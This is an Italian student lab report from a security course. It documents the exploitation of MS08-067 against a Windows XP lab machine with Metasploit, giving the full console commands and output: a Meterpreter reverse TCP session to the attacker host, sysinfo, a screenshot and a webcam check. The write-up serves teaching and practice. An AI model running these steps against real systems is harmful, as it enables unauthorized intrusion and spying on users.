

S7_L3

Esercizio

Viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Esecuzione

- Dopo aver avviato con successo metasploitable sulla macchina virtuale kali con il comando "msfconsole" abbiamo individuato il modello del exploit tramite la ricerca "search MS08-067".

```
msf6 > search MS08-067

Matching Modules
=====
#  Name
--  -
0  exploit/windows/smb/ms08_067_netapi  Disclosure Date  Rank  Check  Description
   -----
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28      great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

- Per selezionare il modulo abbiamo usato il comando "use 0", che equivale a "use <nome dell'exploit>"

```
msf6 > use 0
[-] Unknown command: use0
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 > use 0
```

- Con il comando show options abbiamo potuto ottenere le informazioni sull'exploit MS08. In particolare abbiamo potuto osservare quali campi erano necessari per la riuscita dell'exploit.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.50.105  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.50.103  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.
```

- Abbiamo settato l'indirizzo della nostra macchina target in questo caso "windows XP" con in seguente indirizzo IP "192.168.50.105"

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.50.105
RHOST => 192.168.50.105
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.50.105  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.50.103  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```


- Dopo aver configurato i dati mancanti abbiamo lanciato l'attacco con il comando "exploit", che fa apparire il prompt "meterpreter" se andato a buon fine.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.103:4444
[*] 192.168.50.105:445 - Automatically detecting the target...
[*] 192.168.50.105:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.105:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.105:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.50.105
[*] Meterpreter session 1 opened (192.168.50.103:4444 -> 192.168.50.105:1031) at 2024-05-21 04:52:03 -0400

meterpreter > sysinfo
Computer      : TEST-EPI
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

- Dopo aver confermato che l'attacco è andato a buon fine abbiamo chiesto di eseguire uno "screenshot" andato a buon fine.



- In seguito abbiamo provato con il comando “webcam_list” per controllare se ci fosse una webcam connessa, non è stata riscontrata la presenza di webcam

```
Screenshot saved to: /home/kali/xekaQOpQ.jpeg
meterpreter > webcam_list
[-] No webcams were found
```

TEAM 2

Fabio Nobili - Noemi de Martino - Andrea di Benedetto - Mario Reitano - Danilo Malagoli - Samuele Aversa